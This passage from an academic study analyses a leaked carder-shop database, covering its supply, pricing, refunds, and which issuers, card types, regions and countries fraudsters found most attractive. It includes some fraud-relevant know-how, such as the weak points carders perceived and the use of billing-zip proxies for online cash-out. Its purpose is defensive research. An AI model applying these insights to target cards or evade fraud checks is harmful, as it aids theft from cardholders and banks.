The shop calls data stolen during card-present transactions "dumps;" we refer to them as *magnetic stripe* accounts to distinguish from chip-based attacks. The shop also contains data stolen from chip cards, but we believe that this data originates from reading the cards' magnetic stripe despite the presence of the chip. (Chips are protected against cloning through private data that cannot be read by the terminal, and the publicly readable chip data contains an iCVV instead of the CVV1 that is encoded in the magnetic stripe data.) Magnetic stripe data is commonly stolen from compromised PoS systems [26] or with physical card skimmers installed in ATMs and gas pumps [16, 35, 36]. Some skimmers additionally record PINs needed for ATM withdrawals, but we do not consider this category in our analysis since only 5,801 (0.03%) accounts with PINs were for sale in the shop.

Card Not Present (CNP). This authorization method is used in scenarios where the card cannot be physically present, such as in online shopping. It requires information visually present on the card, or known to the cardholder. All transactions require the card's account number, and many online payment processors also verify the expiration date, CVV2, and billing

zip code. Some banks may request additional second-factor authentication before authorizing online payments, such as a one-time code sent to the cardholder's phone. This requirement appears to be most common among international banks but not in the U.S., the main market of the shop that we study. In carder slang, this type of stolen payment data is called "cards" or "CVV2s," we refer to it as *CNP* accounts. The CVV2 is a card verification value printed on the card, but not electronically encoded and therefore not automatically read during payments in brick-and-mortar stores. The billing zip code is not present on the card. By design, CNP authorization data is chosen such that it cannot be used for card present authorization, and vice versa. As a result, stolen CNP data typically originates from compromised online merchants, their payment processors, or end host malware infections that steal card information entered into a website. If an online payment processor does not verify the CVV2 and billing zip code, scammers can also attempt to use magnetic stripe data for online purchases.

2.3 Related Work

The ecosystem of carder shops includes hundreds of sellers, and thousands of buyers. While the mechanics of the older IRC and underground forum business models are described in prior work [11,16,21,24,31,41,44], the dynamics of the actors and the underlying constants that define the present economics are not well understood. Prior work [12,22,38,42] has used limited scraped data to describe some of what is offered for sale on carder marketplaces, but lacked finer grained data. In this paper, we empirically explore interesting questions such as the impact of EMV chip deployment by focusing in depth on the leaked data from one of the major carder shops.

A study on the impact of EMV chip deployment in the U.K. found a strong displacement effect of fraud moving from card-present to card-not-present transactions [13,14]. We observed far less pronounced displacement in this shop. Another study cited carder shop prices of $20–30 per account [16]. While this range matched initial offer prices, we show that buyers were often able to purchase accounts at discounted prices.

Prior work has developed methodologies and performed analyses of leaked or seized back-end data of for-profit cybercrime enterprises including bullet-proof hosting [33], DDoS attack services [18, 25], fake AV [39], illicit pharmaceuticals [30], reshipping scams [23], and spam campaigns [40]. In our study, we adapted some of these methods to the leaked dataset, and developed new analysis methodologies and metrics tailored to understanding marketplaces selling stolen accounts. This has resulted in a deeper understanding of these marketplaces, and an analysis framework that could be reused on similar datasets by stakeholders such as law enforcement.

3 Authenticity and Ethics

The data that we analyze in this study was not collected by us, but initially obtained by an unknown third party through a presumably unauthorized means of access. We do not speculate about the motives behind this hack, but it is clear that as in prior studies, our use of "found data" creates concerns of authenticity and ethics [30,39,40].

3.1 Ethics

The first concern is whether it is acceptable to analyze third-party data likely obtained through unlawful means, and without the usual standard of "informed consent." We make a utilitarian argument in line with prior studies of criminal backends [18,23,30,40]. Better understanding the economic forces and common strategies in financial fraud provides benefits to society by helping to improve countermeasures and reduce future losses. The authors also believe that making this knowledge more widely known does not contribute to future fraud, as fraud strategies are already well documented in underground forums.

We additionally took a number of steps to ensure that our analysis does not create further harm. Firstly, we do not name the shop in order not to provide any validation or benefit to the perpetrator of the hack. We also wish to avoid publicity for the shop, which is still open for business. Secondly, when we received a copy of the leaked data, we were assured that law enforcement and other stakeholders such as card networks and banks had already been notified about the affected accounts. Thirdly, we only report aggregate or pseudonymous data. Personally identifiable information was either removed from the dataset before it was shared with us, or hashed to allow detection of duplicates while avoiding identification of involved parties. Most notably, the analyzed database contained no identifying information about cardholders, as names had been removed, and account numbers had been hashed, except for the first six digits identifying the bank. We submitted our protocol to NYU's Institutional Review Board (IRB) and our study was deemed to not be human subjects research and it was exempted.

3.2 Authenticity

Given the circumstances of how the dataset was obtained, we needed to assess its authenticity and accuracy. As the first step, we confirmed with security companies that information in the database matched information they had previously scraped from the shop. Furthermore, we received confirmation that test purchases done on behalf of banks were indeed present in the database.

Second, we considered the internal and cross consistency of the data. There were direct concordances between the different elements of the database schema. For example,

when (re)computing seller commissions for batch releases of accounts, we encountered only 16 (0.2%) of over 8,505 seller-release combinations where our calculations did not match the shop's calculations. The median disagreement was roughly $30, or the price of about two accounts. We also compared the number of sales per release in the orders table to the recorded number of sales in the release statistics table. There were only 11 (0.1%) of over 8,505 seller-release combinations where the numbers differed. Disagreements between order and inventory tables were minimal as well. Out of over 7 million purchased magnetic stripe accounts, only 46 did not appear in the inventory table. For CNP accounts, 59 out of 300 k purchases were not listed in the inventory table. We also found concordances between transaction and customer support ticket data. For example, refund tickets had a corresponding shop transaction. Finally, we determined that 96.2% of 260 k unique Bitcoin wallet addresses from the database were present on the public blockchain. This makes us confident that the data we analyze is indeed authentic.

4 Data

While we received a copy of the leaked database, it did not include any code. Consequently, we needed to reverse engineer the database schema and resolve ambiguities in the data.

Shop User Accounts. The database contains a table with information related to individual shop users, such as user identifiers and current account balances. Some entries were ostensibly test accounts, others were created to vent frustrations of being banned. For the purpose of this study, we consider only active user accounts that have successfully bought or sold accounts, which reduces the number of user accounts from 89,196 to 75,109. We also deduplicated user accounts based on information the shop administrators kept in the table. Duplicate user accounts were created when a user was locked out of their original account, since the site did not appear to support password resets. Some users appeared to create new accounts when the reputation of their old one was such that they were no longer issued refunds. This further reduced the number of accounts to 67,812 buyers and 121 sellers.

Card Account Information. Two tables contained a complete record of all stolen accounts listed on the shop, split into magnetic stripe and CNP. This data included the card number (hashed in our case), BIN, timestamp of when the card was initially available for purchase, zip code (of the billing address for CNP, and presumably where the card was stolen for magnetic stripe), and additional metadata such as the card type. The shop database also listed the issuing banks' names, which we manually mapped to a uniform representation in case a single bank's name appeared with variations.

Shop Transactions. The database contained a table with a row for each completed order. We utilized several data points in this table to perform our analysis of card pricing, buyer activity, and revenue. We were able to compute the fees collected by the shop for each sale by joining two internal tables. Based on orders and fee percentages, we computed the seller's commission for each release.

To identify whether an order had been subsequently refunded, we combined the orders table with another table that indicated user balances before and after a transaction, where a refund can be identified by the after balance being larger.

Customer Support Tickets. The database also contained customer support tickets, which we used to contextualize and anecdotally support some of our findings. Site users, both buyers and sellers, created support tickets through a dedicated "support" tab on the shop. In their responses to these private inquiries, site admin often used boiler plate language, indicating that many shop users had similar questions.

5 Analysis

We begin our analysis of the shop with an overview of key statistics over the four-year span of the dataset, as summarized in Table 1. A total of 19 million unique accounts issued by 7,092 different banks were listed for sale. The shop had accumulated $103.9 M in gross revenue over the 4 years of the data. The vast majority (95%) of this revenue was from sales of stolen magnetic stripe accounts, over 20 times more than the $4.8 M in gross revenue for CNP. The relative demand for CNP accounts, however, was far greater than for magnetic stripe accounts. Indeed, the shop sold 84% of all CNP inventory, in contrast to only 40% of available magnetic stripe accounts. With an inventory 42 times smaller than magnetic stripe, the CNP market appeared to be limited by supply.

After deduplication, we counted 67,813 unique buyers and 121 sellers who had completed at least one purchase or sale on the marketplace. There were 11 dual-role accounts that both bought and sold. The markets for magnetic stripe and CNP were fairly segmented, with only eight sellers (7%), and 21,718 buyers (32%) active in both. These "universal" shop users were more prolific than users operating in only one domain. For example, their median net spend was 9.7 times higher than CNP-only buyers (3.7 times higher than magnetic stripe-only), and their median commissions were 4.4 times that of specialized sellers. This suggests that only the most skilled carders operated in both markets. In contrast, most small-to-mid level actors were active in only one domain, and may have specialized due to different skill sets and strategies necessary for stealing and cashing out magnetic stripe and CNP accounts. Most of our analysis explores these two largely disparate markets separately.

5.1 Sellers

The shop depends on a consistent supply of freshly stolen accounts, which are offered by external sellers. Gross revenue of the shop was heavily biased towards the top sellers. The largest seller alone contributed over 28% of the entire

Type	Sellers	Buyers	Releases	Inventory	Sold	Purchases	Revenue
CNP	11 (9%)	31 K (46%)	523 (6%)	448 K (3%)	374 K (4%)	278 K (11%)	$4.8 M (5%)
Magnetic stripe	118 (97%)	59 K (86%)	7,821 (94%)	19 M (97%)	7.5 M (96%)	2.4 M (89%)	$99.1 M (95%)
Overall	121	68 K	8,349	19.45 M	7.83 M	2.69 M	$103.9 M

Table 1: Summary of the carder shop data, January 2015 – January 2019. Sellers and buyers listed after de-duplication, with at least one sale or purchase. Releases are batches of stolen accounts. Inventory and Sold refer to the total number of accounts available and purchased, respectively. Purchases are sales transactions. Revenue is the total gross sales, before refunds.

shop's gross revenue. When considering only CNP sales, the largest seller in that domain was responsible for almost 60% of revenue. Furthermore, as shown in Figure 2, just 18 of the highest-revenue sellers (15%) accounted for 81% of the shop's gross revenue. From an intervention perspective, this indicates that undermining the activities of these few top sellers could significantly decrease the supply of stolen accounts, and consequently the shop's revenue. Especially the more supply-constrained CNP market relies on its top seller. Given the almost two times larger fraction of unsold magnetic stripe inventory, however, it is possible that demand in that market could be satisfied by the remaining sellers and inventory (albeit it is unclear whether their supply is as *attractive* as that of the top sellers).

Accounts listed on the shop were grouped in releases, each originating from a single seller. These releases had median sizes of 791 magnetic stripe accounts, and 564 accounts for CNP. Each release was assigned a seller commission rate based on negotiation with the shop. These seller commissions varied considerably, with a minimum of 45% and a maximum of 90%. Perhaps due to the more restricted supply, the average commission for a CNP release was 81%, whereas an average magnetic stripe release yielded only 55%. As shown in Figure 3, the median seller earned $47 k in commissions, and the highest earning seller almost $16.9 M.

Based on the perspective of this single shop, it appears that many sellers are capable of sourcing stolen magnetic stripe data, and that competition among sellers has resulted in reduced commissions. On the other hand, few sellers seem to be able to steal CNP account data, which may have allowed them to negotiate higher commissions.

5.2 Buyers

The shop did not vet buyers, and provided a fully automated account creation and purchasing process. As a result, 21,209 users in the database never made any purchase. The shop attracted buyers of varying sophistication levels, ranging from "amateur" to "professional" fraudsters. From a financial point of view, nearly all spending in the shop was due to repeat customers (99.1% for magnetic stripe, and 91.9% of CNP). Loyal buyers with higher spending and lower refund rates were given discounts and access to new releases of accounts before the rest of the customers. On the other end of the customer spectrum, we observed support tickets from likely inexperienced buyers requesting assistance in selecting accounts for purchase. The willingness of the shop to give advice to novice buyers highlights the potential of automated shops to facilitate both professional and amateur fraud.

As shown in Figure 6, buyers of both magnetic stripe and CNP accounts tended to spend more than buyers who focused on one account type, but all kinds of buyers exhibited large variation in the amount they spent. Even though the shop had over 67 k active buyers, 81.3% of total spending was concentrated in the top 9.3% (6,296) of buyers, as shown in Figure 5. The highest spending buyer accounted for only 0.48% ($495 k) of the shop's total revenue. This implies that an intervention targeting only the highest spending buyers would have a limited effect on the shop, unless it can disrupt thousands of buyers.

5.3 Pricing

When customers purchased accounts, the prices they paid ranged from $0.21 to $256.76 for magnetic stripe data, with a median price of $13.91. CNP accounts ranged from $0.93 to $48.50 with a median of $12.61. (These purchase prices do not account for refunds, which we discuss in Section 5.5.)

Purchase prices of accounts changed over the course of the dataset. The median purchase price of a magnetic stripe account decreased from $15.66 in 2015 to $12.75 in 2018 ($-18.6\%$), whereas it increased from $5.46 to $14.55 for CNP ($+166\%$). (This is also shown in Figure 12 in the appendix.) During this time period, the shop witnessed an accumulating oversupply of magnetic stripe accounts, and increasing demand for CNP accounts in short supply.

Customers frequently paid less than full price for their purchases. Around 31% of purchased magnetic stripe, and 11% of CNP accounts were advertised and sold at a discount. The shop offered such discounts for older stock or bulk account packages. In addition to these discounts that were available to all customers, the shop also granted discounts to loyal customers with a high purchase volume. Loyalty discounts applied to 75% of magnetic stripe and 90% of purchased CNP accounts, potentially overlapping with advertised discounts. Across all sold accounts (including non-discounted sales),




Figure 2: Rank plot of sellers' cumulative gross revenue. The top 18 sellers contributed 81% of the shop's revenue.




Figure 3: CDF of seller commissions (log scale). The median seller earned $47 k; the top seller $16.9 M (net of refunds).




Figure 4: New accounts added weekly (stacked). Supply generally grew over the lifetime of the shop.



Figure 5: Rank plot of buyers' cumulative gross spend (log scale). The top 6,296 buyers (9.3%) spent 81.25% of the total.




Figure 6: CDF of buyer spending (log scale, net of refunds). Buyers active in both areas spent most (maximum $495 k).




Figure 7: Weekly gross revenue (stacked). Magnetic stripe dominated, but CNP's share was larger than its share of supply.

both discounts combined amounted to an average of $4.49 per magnetic stripe account and $1.33 for CNP, corresponding to 25% and 9% of the total listing prices, respectively. We provide detailed discount information to highlight a challenge for researchers monitoring carder shops by scraping their websites; advertised discounts require scraping the entire inventory regularly in order to make accurate revenue estimates. Furthermore, the quantity of loyalty discounts and refunded purchases may not be visible externally at all. It is an interesting question for future work how accurately internal shop data could be inferred from externally visible data, and whether increased breach data sharing among banks could potentially allow for more accurate inferences.

5.4 Supply & Demand

Weekly supply of accounts increased consistently over the lifetime of the shop, with a few significant spikes. While the shop added an overall average of 38,800 accounts per week in 2015, Figure 4 shows a temporary increase to more than 70,000 accounts per week in late 2015 and early 2016 (peaking at 123,929 accounts in one week). After that, average weekly supply increased each year, with 48,400 accounts added weekly in 2016, 64,600 in 2017, and 93,600 in 2018 and 2019. Many of the spikes were due to large releases from one or a few sellers, including the temporary increase in late 2015 and early 2016, which was caused by an influx of accounts from Australia.

Weekly revenue, driven largely by magnetic stripe accounts and shown in Figure 7, mirrors some but not all trends of supply. Perhaps not surprisingly, revenue grew only slowly in the first six months of the shop's existence. The temporary spike in inventory of late 2015/early 2016 was mirrored in increased revenue, reaching more than $700k per week for nine weeks, with a maximum of $904k. Most notably, revenue during this period increased disproportionately for international magnetic stripe accounts, largely due to an influx of accounts from Australia. However, this effect subsided after a few months. (We investigate international accounts in Section 7.2.) While supply increased throughout the rest of the shop's lifetime, revenue never again exceeded $800k per week. This suggests that the shop may have reached saturation in the magnetic stripe market, or at least an excess of less desirable accounts.

The market for CNP accounts appeared to be in a different situation. The first such accounts were added to the shop in October 2015, and never made up more than 1.7% of the accounts available for purchase on the store. Sales of CNP, however, accounted for up to 11% of the store's weekly revenue. The number of CNP accounts added to the store each week grew at an average rate of 22.7% per week, over four times as fast as the accumulation of unsold inventory (4.8%), meaning that as supply of CNP accounts increased, demand

grew along with it. For comparison, magnetic stripe accounts added to the store and unsold inventory grew at nearly identical rates of 4.0% and 3.7%, respectively. This indicates potential latent demand for CNP accounts, in contrast to the large back stock of less desirable magnetic stripe accounts.

Both the supply of accounts and spending of buyers exhibited regional differences. We based regional data on the zip code where the account was stolen for magnetic stripe accounts, and the billing zip code for CNP. Figure 8 shows a heatmap of this data in each state, normalized by capita. (We excluded Washington, D.C., because its unique status as a single city resulted in much higher per-capita spending than any state.) For magnetic stripe sales, South Carolina was by far the most popular state, with nearly one dollar spent per inhabitant (60% more than the next highest state). This finding is consistent with customer support conversations encouraging buyers to perform fraudulent magnetic stripe transactions in the southeastern U.S., where anti-fraud measures were perceived to be weaker. Colorado and Nevada stood out as hot spots for accounts added, but not for spending. In 2018, one seller added over 700 k accounts from Colorado and 230 k accounts from Nevada. In Colorado, this amounted to nearly eight times more accounts than all other years combined. However, per-capita spending was only three times that of other years, a much smaller proportional increase. In Nevada, per-capita spending in 2018 decreased by 23% compared to the previous year, despite the large increase in regional supply. These findings show that there may be factors other than supply driving regional demand of magnetic stripe accounts. Understanding these factors, whether they are possible security deficiencies of banks based in the region, a local presence of carder networks and other supporting criminal infrastructure, or simply a myth among carders, might illuminate what makes specific accounts more susceptible to fraud attempts.

For CNP accounts, the "home" region of a stolen account seemed to have little effect on purchasing habits. State-by-state per-capita supply and spending were nearly identical, suggesting that regional differences in demand were mainly a consequence of availability. Cashing out an account online requires less attention to the "home" region of the account, since an online purchase can be placed using a proxy IP address geolocated in the billing zip code, whereas in-person transactions would require physical travel. Kansas stood out as a hot spot, with 69% of accounts coming from a single seller, and 93% of those accounts added in 2018.

The shop that we studied had difficulty supplying more stolen CNP data. This is counter to prior research [13, 14] and therefore an important point for future work. Open questions include whether this finding is limited to this specific shop, due to the current stage of EMV transition in the United States, or a more general effect hinting at CNP data being more difficult to steal at a larger scale.

5.5 Refunds

When customers purchase accounts, they can have their validity checked by the shop's checker services. A declined authorization could mean that the account has been flagged as stolen by the card issuer, and would allow the buyer to receive a refund from the shop, subject to certain restrictions. One of these restrictions is that the shop marks certain categories of accounts as non-refundable.


Shop policies regarding refundability evolved over time. The supply of refundable CNP accounts, for instance, decreased significantly from 96% in 2015 to 17% in 2018, and none of the CNP accounts added in January 2019 was listed as refundable. In responses to support tickets, the shop admin justified not granting refunds for most CNP accounts with the difficulty of accurately checking their validity. Supply of refundable magnetic stripe accounts, however, steadily increased from 46% in 2015 to 84% in January 2019. Over the entire dataset, 46% of purchased magnetic stripe accounts, and 55% of purchased CNP, were sold as non-refundable. Overall, the shop granted refunds for 1.9 M magnetic stripe accounts amounting to $33.5 M of sales (34% of gross magnetic stripe revenue), and 49.5 k CNP accounts worth $597 k (12% of gross CNP revenue).

Due to frequently changing refund rules, these trends do not allow us to draw any direct conclusion about issuers' anti-fraud performance. However, they illustrate the scale and potential impact of this customer-friendly policy on the shop's revenue margin, as we will further discuss in Section 9.

6 Pricing Strategies

Based on a review of support tickets, it appears that the shop, not sellers, were responsible for setting the prices of accounts. These prices were not uniform, and ranged from $0.21 to $256.76. The shop's pricing strategy had two components, the initial asking price, and a possible discount that could be added at a later point for older back stock. In the following, we present a preliminary exploration of initial and discounted account prices. Our goal is to identify factors that may have influenced pricing, which in turn provides us with indicators for features that make stolen accounts more valuable.

Initial Asking Price. Through a random forest of decision trees, we were able to predict the initial asking price of accounts (irrespective of whether they were purchased) with an R^2 of 0.74 for magnetic stripe accounts. The average validity of a batch of accounts, as indicated by the shop upon release, explained 54% of pricing. According to customer support tickets, the shop computed the validity of a release based on 20 random accounts verified through one of the shop's checkers when obtaining the release from the seller. In the dataset, the average initial price was $56.75 in magnetic stripe releases with more than 95% validity, as opposed to $24.23 in releases advertised as having less than 40% validity. Com-



(a) Magnetic stripe (supply) (b) Magnetic stripe (spending) (c) CNP (supply) (d) CNP (spending)

Figure 8: Seller supply (# of accounts) and gross buyer spending ($) per capita in each state. South Carolina stood out as a popular area for both supply and demand of magnetic stripe accounts. Colorado and Nevada's large supply was due to isolated breaches in those states. CNP accounts showed little difference in how supply and demand were distributed across the country.

ments in the ticketing data further support the finding that releases with lower percentages of valid accounts had lower prices. Noteworthy additional features and their importance included debit versus credit (11.4%), type (such as prepaid vs. corporate cards, 10.4%), issuing bank (10.4%), and location (7.1%). The average initial price of magnetic stripe debit cards in the dataset was $15.33, whereas credit cards cost an average of $24.49.

For CNP accounts, we did not encounter any pricing features of significant importance. While the decision tree analysis determined that release validity was the most important feature for CNP pricing, the R^2 was only 0.33, and the average price difference for releases of different validity (segmented as above) was less than one dollar.

Sale Price. A similar analysis on the price at which accounts were purchased (after discounts) yielded similar results (R^2 of 0.85 for magnetic stripe, and 0.34 for CNP). Again, the most important feature was the average validity of the release (53% for magnetic stripe, and 86% for CNP), followed by the time during which the account had gone unsold on the shop (15% and 10%, respectively). Figure 9 plots the "shelf time" of accounts before they sold against the median price buyers paid for them, as well as the number of items sold. Around 47% of magnetic stripe sales, and 76% of CNP sales happened during the first 4 weeks of the account being added to the shop. Presumably due to the much more limited supply, CNP sales of older stock declined faster than for magnetic stripe accounts. At the same time, purchase prices of CNP remained relatively stable and did not appear to be correlated with the account's age. Magnetic stripe buyers, in contrast, tended to purchase higher-priced accounts quickly within the first few weeks of being added. Median purchase prices of magnetic stripe accounts initially started out higher than for CNP (at $18.48), and gradually decreased to $2.91 for accounts 20 weeks and older. In customer support conversations, the shop operators indicated that the validity rate of magnetic stripe accounts decreases over time due to banks detecting the common point of purchase[2] for breaches, while the validity rate of stolen CNP accounts tends to remain more constant since they often do not have a common point of purchase. However, we cannot verify these claims.




Figure 9: Median purchase price of magnetic stripe and CNP accounts relative to when they were added to the shop (aggregated in weeks); the shaded area corresponds to the range between the 25th and 75th percentiles. Above, sales (#) in log scale. The older magnetic stripe accounts, the less buyers pay for them; CNP prices remain more stable.

Summary. The advertised validity rate of a release had the most impact on listing price, while its time on the shop had the largest impact on sale price. While our preliminary results shed light on factors that appear to influence pricing, we also note that we did not account for possible interactions between features, or longitudinal trends such as the shop optimizing the pricing strategy, or card issuers improving their anti-fraud measures. Furthermore, it is an open question to which extent these findings generalize to other carding shops.

[2] *Common point of purchase* is an anti-fraud technique aiming to identify a breached merchant. Starting from accounts reported for fraud, issuers look for any overlap in their purchase history to infer a common location as the likely source of the breach. This allows issuers to flag additional accounts used at this location as potentially compromised before fraud is attempted.

7 Account Attractiveness

We investigate the varying *attractiveness* of magnetic stripe accounts by segmenting them based on the issuer, network, and type.[3] We considered sets of accounts with a characteristic to be more attractive if 1) customers purchased a higher percentage of available accounts, or 2) customers purchased accounts for a higher price. We analyze U.S. and international accounts separately since U.S. accounts comprised 93% (17.4 M) of available magnetic stripe accounts, whereas international accounts appeared to be more attractive overall.

7.1 U.S. Accounts

Shop customers bought stolen U.S. magnetic stripe accounts from a total of 6,929 issuers. 43% of this spending was concentrated in the top 10 issuers, which were all larger national U.S. banks (Table 2). While overall spending was in the millions of dollars for each of these banks, there were notable differences in how much of their inventory sold. Customers purchased 83.2% of USAA Savings Bank accounts, for instance, but only 27.0% of American Express-issued accounts.

We considered the next 104 entities medium-size issuers; they accounted for 25% of spending. It is noteworthy that in aggregate, the medium-size issuers had a higher fraction of their inventory bought than any of the top 10 issuers, except for USAA Savings Bank. Similar trends hold for the remaining 6,815 small issuers, which accounted for 22% of spending. For 10% of U.S. accounts we could not determine the issuer;[4] they accounted for 9% of spending.

There were notable differences in terms of the card network. For the four major card networks, those with a higher rate of purchase also had a higher median price. Carders paid the lowest median price and purchased the smallest portion of American Express cards, then Discover, Mastercard, and Visa. Carders appeared to perceive American Express as having stronger defenses against fraud. However, 28% of American Express-branded accounts were issued by third-party issuers, and it is unclear whether these perceived defenses were at the issuer or card network level.

When segmenting by account type, prepaid debit accounts stand out at a purchase rate of 67.6%, more than 25 percentage points higher than non-prepaid debit or credit accounts. At the same time, prices paid were highest for credit accounts, followed by prepaid debit, and lowest for other debit accounts. The high purchase rate suggests that prepaid debit cards may be perceived as having the weakest anti-fraud measures. The slightly lower prices, in turn, might indicate that carders expect available balances to be lower than those of credit cards.

[3] We do not explore CNP accounts in this section since our prior analysis suggested that account features did not significantly affect their attractiveness.

[4] Resolving an account to an issuer is done based on lists of BIN-to-issuer mappings. No complete authoritative list of these mappings was publicly available, thus we used the resolution provided by the shop.

Segment	Spend ($)	Median	Supply	Sold	Refunded
Chase Bank	8.58M	3.00	3.21M	27.4%	14.4%
Capital One Bank	6.02M	21.42	786k	42.1%	31.7%
Wells Fargo Bank	3.74M	4.12	1.54M	27.3%	17.4%
Citibank	3.51M	9.89	736k	37.4%	4.67%
Bank Of America	3.28M	2.91	1.54M	27.9%	16.6%
USAA Savings Bank	3.00M	22.17	169k	83.2%	37.9%
FIA Card Services	2.86M	17.85	381k	45.0%	29.5%
U.S. Bank	2.39M	12.37	494k	40.1%	29.0%
American Express	1.65M	2.91	829k	27.0%	10.7%
TD Bank	1.45M	10.18	289k	46.5%	29.5%
Top 10 Issuers	36.5M	7.89	9.97M	32.1%	19.2%
Medium Issuers	21.2M	14.28	2.92M	53.4%	30.9%
Small Issuers	19.3M	14.45	2.65M	55.2%	33.8%
Unknown Issuer	7.94M	10.50	1.82M	36.9%	23.0%
Visa	49.8M	10.00	12.1M	36.6%	24.5%
Mastercard	30.9M	15.66	3.72M	54.1%	30.7%
American Express	2.69M	2.91	1.15M	28.8%	10.9%
Discover	1.47M	9.76	355k	33.0%	1.05%
Credit	45.9M	15.28	7.99M	38.7%	23.3%
Non-Prepaid Debit	36.2M	10.20	9.05M	39.6%	26.6%
Prepaid Debit	2.80M	14.45	321k	67.6%	31.6%

Table 2: Magnetic stripe accounts from U.S. issuers, segmented by the top 10 issuers, issuer size (both in terms of total spend), the four major card networks, and card type. Gross spend and median price of purchased accounts are in USD. Supply corresponds to all accounts available for purchase. Refunds relative to number of accounts purchased; some were non-refundable. Certain features appear to make accounts more valuable to carders. For example, buyers purchased a higher fraction of the available inventory for accounts from small and medium-size issuers compared to all but one of the top 10 issuers, and paid a higher median price.

7.2 International Accounts

Non-U.S. accounts made up 7% of magnetic stripe accounts available in the shop, but accounted for a disproportionately higher 14% of magnetic stripe revenue. Support tickets indicated that these international magnetic stripe accounts were likely being used to commit fraud within the U.S. Table 3 shows aggregate statistics for magnetic stripe accounts from issuers outside of the U.S. Compared to the U.S., carders bought a higher fraction of the inventory for 7 of the 10 most popular international countries. Carders also purchased more expensive accounts, with the median price of international magnetic stripe accounts almost twice that of the U.S. This points to anti-fraud measures of international accounts being perceived as weak when used within the U.S.

The supply of international accounts was more restricted than that of the U.S. A large portion of these accounts were added in a few distinct releases, indicating that many of the international accounts likely came from large isolated breaches. For international banks, discovering and responding to these breaches would significantly limit fraud.

Country	Spend ($)	Median	Supply	Sold	Refunded
U.S.A.	84.9M	12.64	17.4M (92.7%)	39.7%	25.3%
All Intl.	14.2M	20.37	1.37M (7.30%)	41.8%	26.6%
Canada	2.42M	10.18	505k (2.70%)	42.5%	19.8%
China	1.27M	52.21	33.2k (0.18%)	59.4%	10.3%
Australia	942k	38.12	41.3k (0.22%)	56.9%	36.5%
Spain	865k	35.37	32.2k (0.17%)	83.3%	47.9%
U.K.	849k	28.17	170k (0.91%)	17.4%	40.7%
Korea	635k	34.80	53.3k (0.28%)	39.3%	30.7%
Germany	587k	38.08	24.0k (0.13%)	65.1%	43.3%
Aruba	546k	34.80	32.6k (0.17%)	56.3%	28.5%
France	402k	34.80	18.1k (0.10%)	65.1%	34.8%
Brazil	350k	31.77	35.8k (0.19%)	29.1%	26.9%
Other	5.33M	30.16	423k (2.26%)	42.8%	27.2%

Table 3: Magnetic stripe accounts segmented by country of the issuer. Gross spend and median price of purchased accounts are in USD. Refunds relative to number of accounts purchased; some were non-refundable. Purchase rates and inventory varied considerably, such as 17.4% of 170 k accounts in the U.K., 39.7% of 17.4 M in the U.S., and 83.3% of 32.2 k in Spain. Median purchase prices for accounts from the U.S. and Canada were lower than all other countries.

